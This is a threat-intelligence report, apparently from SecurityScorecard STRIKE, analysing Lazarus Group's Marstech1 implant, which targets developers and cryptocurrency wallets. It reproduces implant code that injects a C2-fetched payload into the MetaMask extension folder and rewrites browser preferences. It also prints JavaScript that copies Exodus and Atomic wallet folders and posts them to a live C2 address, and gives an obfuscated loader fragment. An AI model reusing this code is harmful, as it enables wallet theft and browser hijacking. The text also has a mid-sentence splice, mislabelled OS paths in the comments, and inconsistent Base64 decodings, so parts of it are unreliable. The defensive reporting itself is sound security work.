STRIKE
By SecurityScorecard

Operation Marstech Mayhem Lazarus Group's Open-Source Trap: North Korea's New Malware Tactic Targeting Developers and Crypto Wallets

SecurityScorecard

Background


In the wake of Operation99 and Operation Phantom Circuit, STRIKE uncovered that the Lazarus Group had engineered an advanced implant, codenamed "marstech1." This state-of-the-art tool marks a significant evolution from earlier iterations deployed in global campaigns against developers, featuring unique functional enhancements that distinctly set it apart.

Key Findings

- A new implant, Marstech1, was developed and deployed by the threat actor, showing significant differences from previous versions.
- The implant Marstech seems to be used in limited targeted attacks on the supply; it has not surfaced elsewhere, since its two occurrences in late 2024 and Jan 2025.
- STRIKE also identified a GitHub profile associated with the Lazarus Group operator behind this campaign, who has been actively developing implants since November 2024.

Analysis

STRIKE uncovered an additional command and control server hosted on Stark Industries LLC that exhibited a pattern reminiscent of Operation 99 and Phantom Circuit. However, this server appears to employ entirely different tactics from what we've seen before. While recent C2s have communicated over ports 1224 and 1245, this one is operating on port 3000 and lacks the React web admin panel observed in Phantom Circuit—though it clearly runs Node.js Express on the backend. This setup is markedly different from those seen in previous operations.



```
21/tcp   open  ftp?
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1244/tcp open  isbconference1?
3000/tcp open  http             Node.js Express framework
3001/tcp open  nessus?
3389/tcp open  ms-wbt-server    Microsoft Terminal Services
```

NMAP Scan

The C2 is delivering an obfuscated Java Script implant known as Marstech1, which we cover later on what it exactly does. In addition, it serves similar implants that were observed in Operation99, but they have also evolved. Two implants known as pay_marstech1 and brow_marstech1 are similar, but different.ions, specifically on December 30, January 6, and January 10, maintaining an RDP session for 10 days. In the context of Operation99, which involved the C2 server 5[.]253[.]43[.]122, the adversary logged in via RDP more than a dozen times between December 26 and January 15.

Obfuscation Techniques


The Marstech implants utilize different obfuscation techniques than previously seen. The JS implant that was observed utilizes;

- Control flow flattening & self-invoking functions
- Random variable and function names
- Base64 string encoding
- Anti-debugging (anti-tamporing checks)
- Splitting and recombining strings

This ensures that if the threat actor embedded the JS into a software project it would go unnoticed.

The other components, namely pay_marstech1 and brow_marstech1, employ an alternative method to obscure their actual purpose. Their obfuscation process consists of two steps:


- **Base85 Encoding:**
  The long string (assigned to pq) is divided into two segments. The first 8 characters serve as a key (stored in wq), while the remainder (from index 9 onward) is Base85 encoded. The code utilizes Python's b85decode to decode this segment.
- **XOR Decryption:**
  Following the Base85 decoding, the code iterates over each byte of the decoded data, applying an XOR operation with a corresponding byte from the key. The key repeats every 8 bytes, achieved using the modulo operation (l0 & 7). This process effectively reverses a simple repeating-key XOR cipher.



```
sType = 'marstech1'

pq="tXt3rqfmL"+"2Okbq0Tco%2M}5S0zqdJGD#E`5EL3EHd8q*7+Xp^F&bAL1{F$12OJJnFg86186
from base64 import b85decode;dl=b85decode(pq[9:]);wq=pq[1:9];sl=len(dl);te=""
for l0 in range(sl):k=l0&7;y=chr(dl[l0]^ord(wq[k]));te+=y
```

Operation


The GJS Marstech implant is engineered to collect system details from the target machine, including the hostname, platform, and home directory—a standard reconnaissance tactic in Lazarus implants to assess the host environment. When accessed directly from the C2 server at hxxp://74.119.194.129:3000/j/marstech1, the JS script appears completely unreadable and obfuscated. The adversary can embed this implant into legitimate websites, software packages, and other parts of the supply chain, and it may even be included in genuine NPM packages aimed at the cryptocurrency/web3 sector.



Latest Marstech Victims from Jan 2025

Have we seen this before?

The Marstech implant appears to have first emerged in late December 2024, linked to a command and control server at 95.164.45.239, which the threat actor also hosted within Stark Industries. It followed similar patterns to recent C2 infrastructure, establishing connections over port 3000. The implant was embedded within the code of a GitHub repository associated with SuccessFriend, which STRIKE suspects to be the Lazarus threat actor's GitHub profile. Notably, the Marstech operation seems to be distinct from other campaigns targeting developers.



SuccessFriend
SuccessFriend
clock971111@outlook.com


- Hi, I'm Full Stack Engineer.
- I'm interested in Web Design and Developing.
- I'm currently learning Blockchain.

Something went wrong! file an issue at https://tiny.one/readme-stats
Could not resolve to a User with the login of 'crvesklg'.
Make sure the provided username is not an organization

Profile for Success Friend

Lazarus in Github

STRIKE discovered this profile connected to several C2s dating back to 2024 for the Marstech implant. The profile mentioned web dev skills and learning blockchain which is in alignment to the interests of Lazarus. The threat actor was committing both pre-obfuscated and obfuscated payloads to various github repositories. The SuccessFriend github profile has been active since July 2024, with the most recent activity 2 weeks ago. The profile contains a history of legitimate code committed to a number of projects, most recently starting in November 2024 malware related repos started to appear.



December 2024

Created 7 commits in 1 repository
SuccessFriend/test-project 7 commits

Created 1 repository
SuccessFriend/test-project ● Python Dec 11


November 2024

Created 2 commits in 2 repositories
SuccessFriend/py-keyboard 1 commit
SuccessFriend/test 1 commit

Created 2 repositories
SuccessFriend/py-keyboard ● Python Nov 27
SuccessFriend/test ● JavaScript Nov 26

Malware Repo time-line

The threat actor published several repositories that contained code related to this recent operation, such as test0122 which contains the implant code pre-obfuscation.




test0122

SuccessFriend Create setting.txt b16b660 · 2 weeks ago 6 Commits

.gitignore	Initial commit	2 weeks ago
mc.py	Create mc.py	2 weeks ago
mc_cur.py	Create mc_cur.py	2 weeks ago
mc_rsn.py	Create mc_rsn.py	2 weeks ago
package.json	initial commit	2 weeks ago
setting.txt	Create setting.txt	2 weeks ago
test.js	initial commit	2 weeks ago

Malware Repo time-line

This repository contained the 1st and 2nd stage implants involved in the Marstech operation, including pre-obfuscated 2nd stage and obfuscated 1st stage implants.




```
SuccessFriend initial commit                 cab86ba · 3 months ago   1 Commit
.gitignore        initial commit             3 months ago
origin.js         initial commit             3 months ago
package.json      initial commit             3 months ago
```

Marstech1 1st stage Implant to download from URL (hxxp://95.164.45.239:3001/client/marstech1)

The actor published the 1st stage implant (origin.js) known as Marstech1 in this repository. The full functionality of Marstech is described in later sections. This implant sent exfiltrated data to the URL path hxxp://95.164.45.239:3001/uploads and retrieved 2nd stage implants from the URL path hxxp://95.164.45.239:3001/client/marstech1.

Analysis of code from test0122

The implants in the Github repository are remarkably different from what is being served from the command and control. In the repository test0122 it contains an implant named mc_cur.py that was created two weeks ago. The purpose of this implant is to search across Chromium-based browser directories, across multiple operating systems in order to modify specific browser configuration files. It focuses on tampering with extension related settings, most notably for the MetaMask extension (a popular cryptocurrency wallet extension). Further, the implant will report status and download payloads from the C2 URL 74.119.194.129 on port 3001. The implant will inject into the browser, but first it must gather a unique identifier from the system (Windows it locates SID and macOS the hardware UUID).




```python
try:
    if sys.platform.startswith('win'):
        sid_output = subprocess.check_output(
            ['wmic', 'useraccount', 'where', f"name='{getpass.getuser()}'", 'get', 'sid'],
            universal_newlines=True
        )
        # Clean the output to extract the SID (trimming header and whitespace)
        sid = sid_output.replace('\n', '').replace('SID', '').strip()[:-5]
    elif sys.platform == 'darwin':
        sid_output = subprocess.check_output(
            ['system_profiler', 'SPHardwareDataType', '|', 'awk', "'/UUID/ { print $3; }'"],
            universal_newlines=True
        )
        sid = re.search('Hardware UUID: (.*)', sid_output).group(1)
    else:
        sid = ''
    print(f"SID: {sid}")
except Exception as e:
    print(f"<ERROR> Failed to get SID: {e}")
    sys.exit()
```

Function to obtain a unique ID from target system


The implant will then specify what browser extensions it will target for injection. The example below shows the extension ID for MetaMask. The next step afterwards is to iterate over target browsers and their profiles, followed by looking for the extensions settings folder and preparing for injection.

The implant will download and extract a remote payload from the C2 and extract it in the destination extensions folder. Once the payload is present in the directory, the implant will modify the browsers preferences file to integrate remote config data from the C2 server.




```python
# List containing the target extension IDs (e.g., MetaMask)
target_extensions = ['nkbihfbeogaeaoehlefnkodbefgpgknn']
# An empty list to collect status messages for reporting later
report_status = []
```

Function to specify what target extension to inject



```python
# Build the URL for the payload; note 'sType' is an obfuscated parameter here
payload_url = f"{sHost1}mmz/{ext}_sType"
print(payload_url)

# Download and extract the payload using a temporary directory
with tempfile.TemporaryDirectory() as tmp_dir:
    zip_path = os.path.join(tmp_dir, f"{ext}.zip")
    response = requests.get(payload_url)
    with open(zip_path, 'wb') as f:
        f.write(response.content)

    # Attempt to extract using 'tar' first; if that fails, fall back to 'unzip'
    try:
        subprocess.run(['tar', '-xf', zip_path, '-C', dest_extension_path],
                       stdout=subprocess.DEVNULL, check=True)
    except Exception:
        subprocess.run(['unzip', '-qo', zip_path, '-d', dest_extension_path],
                       stdout=subprocess.DEVNULL, check=True)
```

Remote payload downloading



```python
# Open the browser's preferences file and load its JSON content
with open(pref_file, 'r', encoding='utf-8') as f:
    prefs = json.load(f)

# Check for the existence of the 'extensions' key in the preferences
if 'extensions' not in prefs:
    report_status.append(f"{browser_name} - failed: extensions not found in preferences")
    continue

# Determine the appropriate settings key (e.g., 'settings' or other expected key)
if 'settings' in prefs['extensions']:
    setting_key = 'settings'
else:
    report_status.append(f"{browser_name} - failed: settings not found in preferences")
    continue

# Build a payload with system and environment information for remote configuration
config_payload = {
    'pc_name': platform.node(),
    'pc_login': getpass.getuser(),
    'sys_platform': sys.platform,
    'sid': sid,
    'base_path': dest_extension_path,
    # Additional details can be included here...
}

# Contact the remote server to obtain configuration data
config_url = sHost + 'h'
config_response = requests.post(config_url, data={'data': json.dumps(config_payload)})
if config_response.status_code == 200:
    config_data = config_response.json()
else:
    report_status.append(f"{browser_name} - failed to get config data")
    continue

# Inject the remote configuration into the preferences file
prefs['extensions'][setting_key] = config_data.get('settings', {})

# Write the updated preferences back to the file
with open(pref_file, 'w', encoding='utf-8') as f:
    json.dump(prefs, f, separators=(',', ':'))
```


Remote payload downloading

Marstech Implant Capabilities

The following is the analysis of the obfuscated JavaScript file found being served by the C2 and within the code repositories.

Crypto Currency Targeting

This JS implant is targeting Exodus and Atomic Crypto currency wallets on Linux, MacOS and Windows. The implant will scan the system looking for cryptocurrency wallets in an effort to scan and read the file contents or extract metadata.




```javascript
const b2 = async (by, bz) => {
  try {
    // ai('~/') converts a tilde-based path into an absolute home directory path.
    const bA = ai('~/');
    let bB = '';
    // Depending on the OS, build the wallet directory path:
    if ('d' == pl[0x0]) {
      // For Windows (platform string starting with 'd', e.g. "d..."):
      // Concatenate:
      //   the home directory (e.g. "C:\Users\username")
      // + decoded string from "L0xpYnJhcnkvQXBwbGljYXRpb24gU3VwcG9ydC8" → "/Libra[ry/Application Support]/"
      // + decoded string from the argument `by`
      bB = '' + bA +
           Buffer.from("L0xpYnJhcnkvQXBwbGljYXRpb24gU3VwcG9ydC8", 'base64').toString("utf8") +
           Buffer.from(by, 'base64').toString("utf8");
    } else if ('l' == pl[0x0]) {
      // For Linux (platform string starting with 'l'):
      // Use the home directory plus the decoded string from "Ly5jb25maWcv" → "/.config/"
      // then append the decoded `by`
      bB = '' + bA +
           Buffer.from("Ly5jb25maWcv", 'base64').toString("utf8") +
           Buffer.from(by, 'base64').toString("utf8");
    } else {
      // For other systems (likely macOS):
      // Concatenate the home directory, plus decoded fragments:
      // "L0FwcERhdGEv" → "/AppData/" and "Um9hbWluZy9" → "Roaming/"
      // then append the decoded `by`
      bB = '' + bA +
           Buffer.from("L0FwcERhdGEv", 'base64').toString("utf8") +
           Buffer.from("Um9hbWluZy9", 'base64').toString("utf8") +
           Buffer.from(by, 'base64').toString("utf8");
    }
    await be(bB, bz);
  } catch (bC) {}
};
```

Obfuscated Code for Crypto Wallet Scanning

The code begins by verifying that a specified target directory exists and is accessible. It then creates a temporary workspace by appending a fixed suffix (in this case, a '9') to the original directory path. This temporary directory is used to recursively copy or enumerate all files and subdirectories. For each file discovered, the script constructs its full path using Node's path-joining methods and reads the file's contents using a helper function, effectively gathering data from every file in the target directory.

Once the file data is collected, each file's content is packaged along with a unique identifier—which combines a provided label and the filename—into an object. These objects are aggregated into an array that represents all of the extracted data. Finally, this array is passed to an exfiltration function, which is responsible for sending the data to a remote server via an HTTP POST request. This entire mechanism is part of a larger operation aimed at stealing sensitive information from the scanned directory.




```
const be = async (by, bz) => {
  let bA = [];
  if (!by || '' === by) {
    return;
  }
  try {
    if (!as(by)) {
      return;
    }
  } catch (bE) {
    return;
  }
  if (!bz) {
    bz = '';
  }
  // Decode "Y3A" to "cp" — likely mapping to fs.copyFile or similar,
  // and decode "bWtkaXJTeW5j" to "mkdixSync" (a placeholder for a directory-reading function)
  // In this context they are used as keys to functions on the 'fs' module.
  const bB = Buffer.from("Y3A", 'base64').toString("utf8");
  const bC = Buffer.from('bWtkaXJTeW5j', 'base64').toString("utf8");

  // Create a temporary target directory name by appending '9' to the source path.
  const bD = by + '9';
  try {
    ac[bC](bD);
  } catch (bF) {}
  try {
    // Recursively copy or enumerate the directory from `by` into `bD`
    ac[bB](by, bD, { 'recursive': true }, bG => {
      // Read the directory contents of the temporary folder.
      far = ac[aI](bD);
      far.forEach(async bH => {
        // Construct the full path for each found file.
        let bI = pt.join(bD, bH);
        console.log(bI);
        try {
          // Package the file data along with an identifier (built from `bz` and the file name)
          bA.push({
            [aG]: {
              [aD]: bz + '_' + bH
            },
            [aH]: aw(bI)
          });
        } catch (bJ) {}
      });
      // Once all files are processed, exfiltrate the collected data.
      aW(bA);
    });
  } catch (bG) {}
};
```

Function for scanning and data extraction

Data Exfiltration

Once the file data is packaged into an array of objects (each containing the file's content along with its corresponding identifier and metadata), the script calls a dedicated exfiltration function—commonly referenced as aW. This function builds a payload that includes not only the aggregated file data but also additional metadata such as a timestamp (derived from Date.now()), a fixed type identifier (e.g., "marstech1"), and a host identifier. The payload is structured into an object where different keys (decoded from Base64 strings) are used to label the data and metadata.




```
const aW = by => {
  // Decode keys used in the payload
  const bz = Buffer.from("YbXVsdGlfZmlsZQ", 'base64').toString("utf8"); // decodes to a key (e.g., "multifile")
  const bA = Buffer.from("ZdGltZXN0YW1w", 'base64').toString("utf8");   // decodes to a key (e.g., "timestamp")
  const bB = Buffer.from("L3VwbG9hZHM", 'base64').toString("utf8");      // decodes to a URL fragment (e.g., "/uploads")

  // Build the payload object that includes:
  // - a timestamp,
  // - a type identifier ("marstech1"),
  // - a host identifier (aV),
  // - and the collected file data (passed in as "by")
  const bC = {
    [bA]: af.toString(),
    'type': "marstech1",
    'hid': aV,
    [bz]: by
  };

  // Construct the target URL:
  // ak(...) decodes the C2 base URL, then appending the decoded "/uploads" fragment
  const bD = ak("NzQuMTE5LjaHR0cDovLwE5NC4xMjk6MzAwMA==  ");

  try {
    let bE = {
      [aF]: '' + bD + bB,
      [aE]: bC
    };
    // rq is the HTTP request module (decoded from "request")
    // aK decodes to the "post" method name.
    rq[aK](bE, (bF, bG, bH) => {
      // Callback intentionally left blank.
    });
  } catch (bF) {}
};
```

Functionality to exfiltrate data to C2


The constructed payload is then sent to the command-and-control (C2) server using the Node.js HTTP request library. Specifically, the function makes an HTTP POST request by calling a method on the imported request module (after decoding, this corresponds to request.post). The target URL for the POST is also dynamically constructed from Base64-encoded fragments, making it harder to detect. This POST request delivers the packaged data over the network, effectively exfiltrating the sensitive information to the remote C2 server controlled by the attacker.

In this code, ak decodes the Base64 string "NzQuMTE5LjaHR0cDovLwE5NC4xMjk6MzAwMA==" to produce "74.119.194.129: 3000", and the decoded fragment from "L3VwbG9hZHM" is "/uploads". When concatenated, they yield the full C2 endpoint: hxxp://74.119.194.129:3000/uploads.



```
const aW = by => {
  const bz = ae("YbXVsdGlfZmlsZQ");          // Decodes to a key, e.g. "multifile"
  const bA = ae("ZdGltZXN0YW1w");            // Decodes to a key, e.g. "timestamp"
  const bB = Buffer.from("L3VwbG9hZHM", 'base64').toString("utf8");  // Decodes to "/uploads"
  const bC = {
    [bA]: af.toString(),                     // The timestamp value
    'type': "marstech1",                      // A type identifier
    'hid': aV,                                // Some host id
    [bz]: by                                 // The actual data payload passed in as "by"
  };
  const bD = ak("NzQuMTE5LjaHR0cDovLwE5NC4xMjk6MzAwMA==  ");  // Decodes and constructs part of the URL
  try {
    let bE = {
      [aF]: '' + bD + bB,                     // "url": combined URL from decoded strings
      [aE]: bC                              // "formData": the data payload
    };
    // Here aK decodes to "post", so this is equivalent to rq.post(bE, callback)
    rq[aK](bE, (bF, bG, bH) => {});
  } catch (bF) {}
};
```

Specific function to send data via HTTPs post to /uploads



